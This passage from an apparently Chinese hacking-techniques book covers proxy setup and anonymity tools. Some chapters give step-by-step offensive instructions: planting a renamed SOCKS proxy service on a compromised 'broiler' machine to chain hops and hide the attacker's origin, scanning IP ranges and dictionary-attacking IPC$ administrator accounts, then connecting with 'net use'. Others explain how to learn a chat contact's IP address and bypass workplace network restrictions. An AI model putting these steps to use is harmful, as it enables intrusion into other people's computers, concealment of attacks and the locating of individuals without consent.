下面来了解一些常见的应用程序是如何使用代理服务器的。

1. IE6.0

依次单击“查看 Internet 选项”菜单项，在弹出的窗口中“连接”选项卡设置界面中“拨号和虚拟专用网络设置”一栏单击勾选目前使用的连接，然后单击右侧的“设置”按钮。如图 3-1 所示：





图 3-1

在弹出的窗口中，单击勾选“代理服务器”部分的“对此连接使用代理服务器”项，然后在下方的“地址”和“端口”栏中填入相应的 IP 地址和端口号就可以了。如图 3-2 所示：



图 3-2

如果要在 IE 中进行局域网方式的代理设置，方法如下：

在“Internet 选项”窗口的“连接”选项卡中，单击“局域网设置”按钮，在弹出的“代理服务器设置”对话框中输入代理服务器的 IP 地址和端口号即可。如图 3-3 所示：



图 3-3

2. 网际快车 (FlashGet)

针对一些“一个IP只能开一个线程”的下载站点，为了让用户可以更快地下载文件，FlashGet 采取了有效的措施，就是允许用户在多线程下载文件时为每个连接线程配置一个代理服务器，让每个线程通过不同的代理服务器下载，这样虽然我们用的是同一台机器，但在服务器看来则是多人在同时下载，从而可以给每个线程 10KB 的带宽，如果你用 5 个线程，下载速度就可以达到 50KB 了。

在 FlashGet 中实现这个功能非常方便，首先要找到可用的代理服务器，然后通过 FlashGet 主菜单“工具→选项”命令。打开设置对话框，单击切换到“代理服务器”选项卡设置界面后再单击“添加”按钮。如图 3-4 所示：




图 3-4

接着在弹出的“代理服务器设置”对话框中填上“名称”，在“服务器”中填上代理服务器地址，在“端口”中填上代理服务器的口号，在左侧选择代理服务器的类型（一定要选正确，否则将无法使用）。如图 3-5 所示：



图 3-5

! Tips

如果代理服务器需要用户名和口令，则还需要选中“验证”项，在下面填上账号和密码。



最后单击“确定”按钮，这个代理服务器就可以添加到列表中了。如图 3-6 所示：




图 3-6

按照这个方法，填上多个代理服务器。假设现在要下载某个文件，FlashGet 就会弹出如图 3-7 所示的对话框。



图 3-7

设置好下载线程数后（要小于等于前面设置的代理服务器数），然后单击“站点属性”按钮，在弹出的“属性”对话框中把“该站点允许的同时连接数”下面“没有限制”选项取消，值设置为“1”，选中“每一个连接使用不同的代理服务器”，上面的“代理服务器”选择“直接连接”。如图 3-8 所示：



图 3-8

接着单击“确定”按钮返回到下载界面，再单击“确定”按钮就可以让FlashGet按照要求使用多个代理服务器下载同一个文件了。

第 18 变 利用“代理猎手”大变脸

对于一些电脑初学者而言，代理服务器一般是通过朋友的介绍或是论坛上公布的代理地址获得的。这样一来，某个代理使用的人数逐步增加，不仅会使服务器速度变慢，而且还很有可能失效。这里来学习利用“代理猎手”软件来寻找代理。

一、“代理猎手”的安装

“代理猎手”是寻找代理服务器的经典软件，它支持多网址段、多端口自动查询，支持地址自动验证和再验证，并且能够让用户根据自己的网络情况来设置超时时间和连接数等参数，力求能让大家在相对短的时间内找到可用的代理地址。

软件安装完毕后，打开软件界面，可以发现窗口设计得十分简洁。如图3-9所示：




图 3-9

Tips

注意：第一次使用代理猎手时，软件会弹出一个警告窗口，此时可以单击“我知道了，快让我进去吧！”，并且选中“以后不显示此对话框”，以后再次运行时就不会出现这个警告窗口了。

二、“代理猎手”的基本设置

使用前对“代理猎手”作一些必要参数的设置，能使软件最大效率地发挥出它的搜索功能，起到事半功倍的效果。





1. 并发连接数目设置

所谓“并发连接数目”就是指在同一时间里可验证的代理个数，打开系统菜单，选择参数设置，在搜索验证对话框中，可以看到软件对于“并发连接数目”的默认值是100个，如果把该数目设置过大，就很可能会影响到正常网站的浏览。但是对于一些宽带用户来说，由于上网速度比较快，那么就可以相应地把该数值设大一点，推荐宽带用户可以设置在150~250个左右。如图3-10所示：



图 3-10

2. 验证数据设置

“验证数据”功能是代理猎手判别代理是否可用的依据，如果代理地址可以访问到设定的验证数据，说明代理工作正常，反之，则说明这个代理地址是不可用的。

在验证数据设置对话框中，单击“添加”，验证名可以随意输入，在验证类型中有两种方式可供选择，分别是“特征字串”和“匹配文件”，但在实际使用中，出于验证速度的考虑，大家一般都会选择“特征字串”方式。接着，在验证地址中输入网址，考虑到验证的准确性，可以分别输入几个国内和国际网站的地址（如163、搜狐、新浪、Yahoo、IBM网站地址），单击“获取”，系统就会自动从网站读取数据。如图3-11所示：



图 3-11

数据读取完毕后，用鼠标选中几个特征字符串，为了避免因为特征字符串的变化而导致验证失败，通常会选用网页的标题作为特征字符串（一般在网页源文件的<title>和</title>之间）。设置完成后，单击“确定”返回。

三、“代理猎手”的使用方法

完成基本设置后，先来了解一下该软件的使用。

1. IP 地址列表的获取

可以在 1DEFENSE 的主页上下载到全球 81 个国家的 IP 地址列表（大约有 21MB），也可以只下载相应国家 IP 地址列表。

2. 搜索代理服务器

首先打开“搜索任务”，单击“添加任务”，任务类型默认是“搜索网址范围”，通过“下一步”按钮进入“添加搜索任务”对话框，单击“添加”按钮，输入刚刚找到的 IP 地址段，多次单击“添加”按钮就能重复输入其他的 IP 地址段。如图 3-12 所示：




图 3-12

然后单击“下一步”，设置需要扫描的端口，单击“添加”，在添加端口和协议对话框中输入相应的端口，一般可添加 8080、80、3128 等 http 代理端口和 1813、1080 等 socks 代理端口（http 代理端口主要用来浏览网站，而 socks 代理端口可用于 QQ 等聊天软件的代理），最后单击“完成”结束设置。如图 3-13 所示：



图 3-13



单击软件界面上的三角按钮开始扫描。如果刚才把“搜索 IP 地址范围”设置过大的话，就要花费相当长的扫描时间，通过右下角显示的开始时间和预计结束时间，作一个减法，可以大约估算出扫描这个 IP 地址段所需的时间。

3. 代理数据的过滤

经过一段时间的扫描后，一些代理服务器地址就会出现在“搜索结果”中。首先，单击右边的“验证全部”按钮，对代理地址重新进行验证。

因为需要的是免费代理服务器，所以必须再通过右侧的“精简结果”按钮，剔除那些不符合要求的地址，在范围设定中，除去那个 Free 以外，选中其他的选项。

最后单击“确定”完成代理服务器地址的过滤。现在，就可以单击“导出结果”按钮，选定存盘的地址范围后，把代理地址全部导出到文本文件保存起来。如图 3-14 所示：



图 3-14



第 19 变 用 SocksOnline 变身上网

在对代理服务器的相关知识和最初级的应用有了一定了解后，再从这款具有“特殊”功能的代理软件来深入了解代理吧。

一、SocksOnline 简介

现在内部局域网中用户上的 internet 大多有许多限制：部分新闻网或聊天网站被屏蔽掉，有些网站的部分功能无法访问，游戏网站被禁止，另外，所有上网情况均有记录等。

针对这种情况，可以完全解决这些问题的 socksonline 因运而生。通过 socksonline 作代理，可以将 HTTP Proxy 或其他的 Proxy 变成 Socks Proxy！数据通过 socksonline 转发，隐秘性好，使用非常简单，几乎不需要任何设置即可使用。

二、SocksOnline 操作指南

首先要下载 SocksOnline Build 并将其解压缩到一个目录，在目录中可以看到有三个文件。

黑客 对抗七十二变

诈

执行其中的 SocksOnline.exe 文件，在任务栏上单击相应的图标，打开 SocksOnline。如图 3-15 所示：



图 3-15

在弹出的窗口中单击“显示→通讯代理”菜单项，打开通讯代理设置界面。如图 3-16 所示：




图 3-16

单击切换到“通讯服务选择”选项卡设置界面后，将“服务选择”项设置为“自动选择”。如图 3-17 所示：




图 3-17

单击“确定”按钮返回后，依次单击“设置→系统设置”菜单项。单击切换到“用户服务设置”选项卡设置界面。稍后选择“HTTP 通讯设置”，单击选中“用户指定”项，在“服务器”项中填写代理服务器地址，在“端口”项中输入相应的端口号，再在用户名和密码中填写上网账号和密码，然后单击“确定”按钮。

单击“服务→重启”菜单项，重新启动 ChkOnline 代理。稍后，启动 QQ，填写上号码和密码登录。接着在“网络设置”中，选择使用 Socks5 代理，并填上相应的防火墙地址和端口号。如图 3-18 所示：



图 3-18

设置完毕后，就可以享受“渗透式”网络冲浪了。

第 20 变 利用代理服务器变幻上网

代理服务器的使用在网络安全中已经比较广泛了，它可以解决很多实际问题，比如隐藏真实地址以免遭恶意攻击等。这里将通过“SocksCap + SKSocksServer”这个完美的代理组合，讲解对代理服务器进行深入应用。

一、代理工具选择

首先来了解一下什么是 SKSocksServer 和 SocksCap，这将有助于理解下面实战中的操作。

1. 什么是 SkSocksServer

SksocksServer 就是一个 Sock5 的代理服务程序，它有很多优点，如：

- * 普通的 Sock 代理程序不支持多跳板之间的连续跳，而 SkSocksServer 却可支持最多达 255 个跳板之间的连跳运动。当然，一般情况下，只要连续跳两个就可以了。
- * 普通的 Sock 代理程序之间的数据传输是不加密的，而 SkSocksServer 支持的跳板之间传输的数据是经过动态加密的，也就是说每次传输过程中，数据加密的方式都不相同。如果服务器的网管想跟踪你的来源，而你使用普通 Sock 代理程序，那么将会被 webmaster 用 sniffer 把你的信息一览无遗！但如果你使用 SkSocksServer，那么 webmaster 看到的只是一堆乱码。
- * 普通的 Sock 代理程序在设置上比较烦琐，而 SkSocksServer 只用两步就行了。
- * 普通的 Sock 代理程序只支持 Tcp 或 Udp 的连接，很少能兼顾二者，而 SkSocksServer 却全部支持。

2. 什么是 SocksCap

SocksCap 是 NEC 公司开发的一个免费软件，可以帮助某些没有提供代理设置的客户端软件通过它来连接 Internet。

显然，两者都各具特色，将它们结合起来运用，必将会使代理的应用变得精彩万分。

二、代理工具安装与设置

先来设置 SkSocksServer，打开这个文件夹，里面有 SkServerGUI.exe，双击运行，得到如图 3-19 所示的界面。




图 3-19

接着单击“配置→运行选项”菜单项，按图 3-20 所示添加内容。




图 3-20

然后单击“OK”按钮确定服务运行的端口为“1913”。接着单击“配置→经过的 SKServer”菜单项，在弹出的对话框中填上 IP 地址、端口号，一定要选中“E 允许？”（这里的 IP 地址就是用 Sksockserver.exe 做的代理）。接着单击下面的“A 增加”按钮，这样就可以看见这个代理已经在上面显示出来了。如图 3-21 所示：




图 3-21

单击“OK”按钮完成代理设置。返回到主窗口后，依次单击“配置→保存设置”菜单项，把这个设置保存一下，如果这个代理 IP 可以用很长的时间，就不用麻烦每次都设置了！

! Tips

注意：这里的代理可以填多个，理论上可以设置最多 255 个跳板，不过实际上如果设置太多，速度根本就连接不上，为了不被速度拖后腿，一般只设置一个就可以了，如果速度够快，再设置多一级也没关系。

现在把 Sksockserver 最小化到状态栏，接着运行 Sockscapv。如图 3-22 所示：





图 3-22

依次单击“文件→设置”菜单项，进入 Sockscap 设置界面。如图 3-23 所示：



图 3-23

接着新建应用程序标识项，单击“浏览”按钮找到要使用跳板的*.exe 文件加进去，这里示范只把 telnet.exe 和 3389 的客户端拖进去（注意要一个一个地加）。如图 3-24 所示：




图 3-24

添加完毕可以看到如图 3-25 所示的界面。





图 3-25

在窗口中发现多了两项，其中“MSTSC”是终端服务客户端。



这样 Sockscap 就简单设置完了，以后使用这些软件时只要在 Sockscap 里单击这些图标就能运行软件以实现跳板的功能。

三、代理工具连通性测试


下面来验证经过上述设置后的效果如何。

首先试验终端服务是否能起到隐藏 IP 的作用，单击 Sockscap 控制台里面的“MSTSC”项，在弹出的终端服务客户端的登录对话框中填上 IP 地址后单击“连接”按钮继续。如图 3-26 所示：



图 3-26

这时再看看 SkServerGUI.exe 控制台，是不是有数字在跳？这表示跳板已经正常工作了，如果没有看到数字在跳，可能是代理不行了，换一个试试！



下面再来看看 telnet 能不能隐藏真实地址！单击 Sockscap 控制台里面的 telnet.exe，随即会弹出如图 3-27 所示界面。



图 3-27

这里的命令是 open ip port 这样的格式，这里用装了 RemoteNC，端口为 2 的机器来试验。输入命令后，效果如图 3-28 所示：




图 3-28

连接的端口就是这个机器的 2 的端口，而后面的地址就是客户机的地址，即代理地址，这样就实现了 telnet 隐藏真实 IP 的作用了。

第 21 变 IP 动态自由切换

不知道大家有没有这样的经历：明明知道对方在北京，可是 QQ 上却显示的是日本，排除 IP 报错的情况，显然对方使用了代理 IP 技术。那么有没有什么办法能快速而灵活地在真实 IP 和代理 IP 间动态切换呢？答案显然是可以的！

一、代理应用工具选择

先来了解一下即将使用的工具的特点与作用，这里以 SocksCap 和 MultiProxy 的组合来完成所有的代理应用。下面简单介绍 MultiProxy。

MultiProxy 是个很实用的代理自动调度的代理软件，先校验一下手中的代理服务器地址，在 MultiProxy 下配置校验好可用的代理，定义好其他需要通过代理调度的软件指向 MultiProxy 就可以了，更换代理时只需在 MultiProxy 中变换，不用一个个应用软件去更换，这样就很方便了。

二、代理应用工具实际操作过程

MultiProxy 是一款绿色软件，直接双击执行文件即可打开 MultiProxy。如图 3-29 所示：




图 3-29

! Tips

如果是第一次运行或是选择了运行测试，那它运行后会首先校验已经有的代理一次，只有校验通过它才能调度使用。

接着单击“选项”按钮，在弹出的“选项”设置面板中要配置好调度服务端口、校验与选用代理调度的条件等项。如图 3-30 所示：



图 3-30



第三篇

网络代理与黑客追踪

注意其中的“接受连接端口”项，可以用默认的也可以自己改一个。接着单击切换到“代理服务器列表”选项卡设置界面，这里可以作代理的导入、导出、校验、删除、启用或停用。如图 3-31 所示：



图 3-31

单击切换到“高级选项”选项卡设置界面。这里可以定义是否写运行日志、空闲挂线时间设置以及允许通过 MultiProxy 的客户机的 IP 服务。如图 3-32 所示：




图 3-32

最后在网络应用程序中（如 IE 浏览器）配置好其代理指向本机 IP（127.0.0.1）就可以了，如服务端口为 8088，则在 IE 中只需填入 127.0.0.1:8088（或本机的真实 IP，端口为 8088）的代理服务端口即可。如图 3-33 所示：




图 3-33

添加完一个服务器后，MultiProxy 会自动验证，由于这个软件只是为了 IE 的 http 代理，没有 sock5，所以会验证不成功，显示红色图标，不过不用理它。只需在一个 IP 上单击鼠标右键，在弹出的快捷菜单中选“强制有效”项就可以了。如图 3-34 所示：



图 3-34

看看设置“强制有效”后的效果。如图 3-35 所示：




图 3-35

现在返回程序主窗口。首先在 SockCap 中单击“文件→设置”菜单项，要注意端口一定要是刚才前边设置的那个端口。IP 设为本机 IP：127.0.0.1，选 sock 5，以及“由本地端解析所有域名”，最后单击“确定”按钮，回到主画面。现在把 QQ 的图标拖进去，选“新建应用程序标示项”。确定之后，就可以看到 QQ 的 icon 在里面了。现在运行 SocksCap 控制台里的 QQ，在填好密码后开始登录吧。

此时注意 MultiProxy 窗口出现的状况——QQ 正在向代理发送数据！稍待片刻，QQ 就能成功上线了！

第 22 变 架设 Sock5 代理隐藏 IP

众所周知，现在有很多工具或者补丁都可以查到 OICQ 在线用户的 IP 地址，结合大名鼎鼎的 IP 数据库“追捕”程序，还能知道该 IP 所在的地理位置、主机信息等。为了避免我们的真实 IP 地址被暴露，下面来学习一下 Sock5 代理的架设。

一、IP 隐藏原理

传输数据时用了越多跳板，要找出真实踪迹就越困难。如图 3-36 所示：




图 3-36

显然，在使用了多级跳板后，别人想要找出你，就必须连接N个你所通过的机器，并且找出它们的log，如果碰巧有一个没有记录，线就断了——即使都记录了，log里面登记的IP也是上一级跳板主机的IP。

这种技巧可以用于：

- * ICO 或者相似工具；
- * ftp 客户端；
- * mail 客户端；
- * telnet 客户端；
- * 端口扫描器。

二、Sock5 代理实际操作过程



①首先，登录自己的“肉鸡”。

这里所使用的肉鸡是开了3389的，没有开3389的用户可以使用其他类似的控制台方法操作。

②接着拷贝 Sksockserver.exe 到“肉鸡”目录下。当然，也可以在3389模式中直接使用“肉鸡”的浏览器到软件下载站点直接下载。

③为了起到隐藏作用，应对 snakeSksockserver.exe 进行改名，例如改为 winsocks.exe。稍后双击运行该程序就是了。如图3-37所示：



图 3-37

④现在使用 Winsocks -install 命令进行安装。如图3-38所示：

黑客 对抗七十二变

计



图 3-38

⑤使用命令“Winsocks -config port 7777”，将代理端口配置为“7777”，当然，这里端口号数可以自己定义。如图 3-39 所示：



图 3-39

⑥稍后就可以使用“net start skserver”命令启动代理了。如图 3-40 所示：



图 3-40

⑦这样就设置好了 Snake 在服务器端的所有操作了。接着设置本机的“SkServerGUI.exe”程序。

如图 3-41 所示：




图 3-41

⑧单击“配置→经过的 SkServer”菜单项，把刚才的肉鸡 IP 和端口加进去。然后单击“测试”按钮来测试一下服务器，当显示的信息为“OK, Continue.....”，就说明做的代理已经好了，可以使用了。

第 23 变 防范远程跳板式攻击



喝茶的人都知道，越是好茶就越要慢慢品才行。黑客的世界中也是如此，有些技术初接手时还感觉不到它的妙处，使用久了就知道其中奥妙无穷——远程跳板式攻击模式就是这样一种技术。

一、扫描选择目标

这里使用的工具是在国内享有盛誉的流光。选择它的主要理由就是它所特有的扫描模式——远程扫描模式。通过在对远程肉鸡上的安装，可以轻易地实现扫描过程的跳板式扫描。

①先来扫描 IPC\$ 主机，依次单击“探测→扫描 POP3/FTP/NT/SQL 主机”菜单项。如图 3-42 所示：



图 3-42

②接着在弹出的窗口上输入“开始地址”和“结束地址”，当然是随便找一个输入。要记得，在“扫描主机类型”中要选择“NT/98”项。

③将开始和结束的IP地址还有“扫描的主机类型”填好后单击“确定”，流光就开始扫描了，这时可以用“断开”命令暂时断开和服务器的连接，让它自己去扫。

通过长时间的扫描和等待，出现了如图3-43所示扫描结果。



图 3-43

④看到了吗？“IPC\$ 主机”下出现的电脑就是目标了。此时任选一个 IPC\$ 主机，在它上面单击鼠标右键，选择“探测→探测 IPC\$ 用户列表”菜单项，使用专门的黑客字典对密码进行探测。如图3-44所示：




图 3-44

⑤为了能直接获得更大的权限，要在弹出的窗口中选中“仅探测 Administrators 组的用户”，然后单击“是”按钮即可。

二、代理的架设

首先通过3389远程登录自己的肉机，然后进入其命令提示符窗口。在命令提示符窗口中按下面的格式输入命令：

```
net use \\ IP地址\IPC$ "密码" / user: "用户名"
```

回车，稍等片刻后就会显示“命令执行成功”。

这是一个简单的通过IPC\$共享，利用管理员的粗细大意（管理员密码为空）实现的共享入侵。

第 24 变 实战 IP 追踪术

在一些电视剧和电影中，常常会见到反黑高手们轻松地敲击了几下键盘就得意地说：“搞定！”是不是感觉太神奇了？其实，在网络反黑中，真的可以使用一些简单的命令和方法来完成黑客的追踪。下面将全面诠释如何在网络中定位，如何查找别人的 IP 等内容。

一、网络定位

偌大的 Internet 浩瀚无边，不知道大家是不是也常常有不知身在何处的感觉。如何精确定位某 IP 地址的所在地呢？

就网络定位来说，最简单的办法不过是在诸如 www.google.com 这样的网站中搜索“IP 地址查询 网站”类似关键字，在得出的结论中随便选择一个网站进行下一步查询，这里为了便于说明方便，以 http://ip.1k52.com/ 这个网站为例说明。

在 IE 地址栏中输入地址，访问后即可得到自己的网络定位信息。如图 3-45 所示：



图 3-45

如果要查看已知的 IP 地址，可以在下面的“在线 IP 地址查询”栏输入需要查询的地址。如图 3-46 所示：



图 3-46

是不是很简单？还可以使用“追捕”这类小软件来查知特定 IP 的相关信息。方法如下：首先，单击“开始→运行”，输入“CMD”命令并回车，在弹出的“命令提示符”窗口中输入



“ipconfig”命令即可查出本地IP地址。

从上图中可以看到61.51.119.xxx这个IP地址就是当前的IP地址了。接着运行“追捕”软件，在IP栏中输入“61.51.119.xxx”后，单击“追捕”按钮即可快速查出该IP地址的相应信息了。

二、如何查知他人IP地址

聊天的时候，会很想知道对方究竟身在何方。下面以MSN Messenger为例，来看看如何查知他人的IP地址。

因为MSN Messenger本身并不提供显示IP功能，所以要通过监控MSN点对点传输时的端口情况来获知对方的IP地址，操作方法并不复杂。

登录MSN Messenger后，运行“命令提示符”窗口，在命令行中输入“Netstat”命令来查看当前网络连接的状况。如图3-47所示：



```
F:\>netstat -an
Microsoft Windows XP (版本 5.1.2600)
(C) 版权所有 1985-2001 Microsoft Corp.

F:\>netstat
Active Connections

 Proto  Local Address          Foreign Address        State
 TCP    chong-58e7npith:3029  baym-cs125.msgr.hotmail.com:1863  ESTABLISHED
 TCP    chong-58e7npith:3042  218.18.95.140:443   ESTABLISHED
```

图3-47

结果显示总共只有两个网络连接，经过查询后得知“218.18.95.140”和“baym-cs125.msgr.hotmail.com”这两个都是MSN的服务器地址。此时如果想要知道某位好友的IP地址，那么就先通过MSN给他传个文件吧！

当好友开始接收文件时，再次在命令行中执行netstat命令，可以看到如图3-48所示的结果。

```
F:\>netstat -an
Microsoft Windows XP (版本 5.1.2600)
(C) 版权所有 1985-2001 Microsoft Corp.

F:\>netstat
Active Connections

 Proto  Local Address          Foreign Address        State
 TCP    chong-58e7npith:3029  baym-cs125.msgr.hotmail.com:1863  ESTABLISHED
 TCP    chong-58e7npith:3042  218.18.95.140:443   ESTABLISHED
 TCP    chong-58e7npith:3300  baym-cs125.msgr.hotmail.com:1863  ESTABLISHED
 TCP    chong-58e7npith:3302  220.178.116.24:3799  SYN_SENT
```

图3-48

显然，新多出的IP地址“220.178.116.24”就是好友的IP地址了。

在进行以上操作时，建议用户除了登录MSN以外，不要打开任何其他网络软件或进行浏览网页等操作，以免因为出现一些无关的IP地址而干扰了判断。



HACKER




第四篇

网络欺诈与恶意代码

在某权威媒体——安全方面的年度报告中可以看出：36.8%的受访者表示，曾受到基于浏览器的攻击，这一比例较上年增长了25%。显然，基于浏览器的安全威胁正在日益增加，可能给信息技术带来新的重大危险。

本篇将为大家讲解如何防范基于浏览器的变化多端的攻击：网页木马防范实战、保卫FSO组件、Cookies欺骗的防范、恶意代码篡改注册表的防范，以及OO恶意代码的防范。



第 25 变 浏览器执行 exe 文件应变实战

真的能在浏览器中执行命令文件吗？答案是肯定的！这是怎样一种技术呢？会给我们带来怎样的危险呢？让我们通过“动鲨网页木马生成器”这款小程序来探密吧！

一、动鲨网页木马生成器简介

想知道黑客是怎么快速、简单地制作出属于自己的网页木马吗？来见识一下动鲨网页木马生成器吧。从网上下载安装后，双击运行。界面如图 4-1 所示：




图 4-1

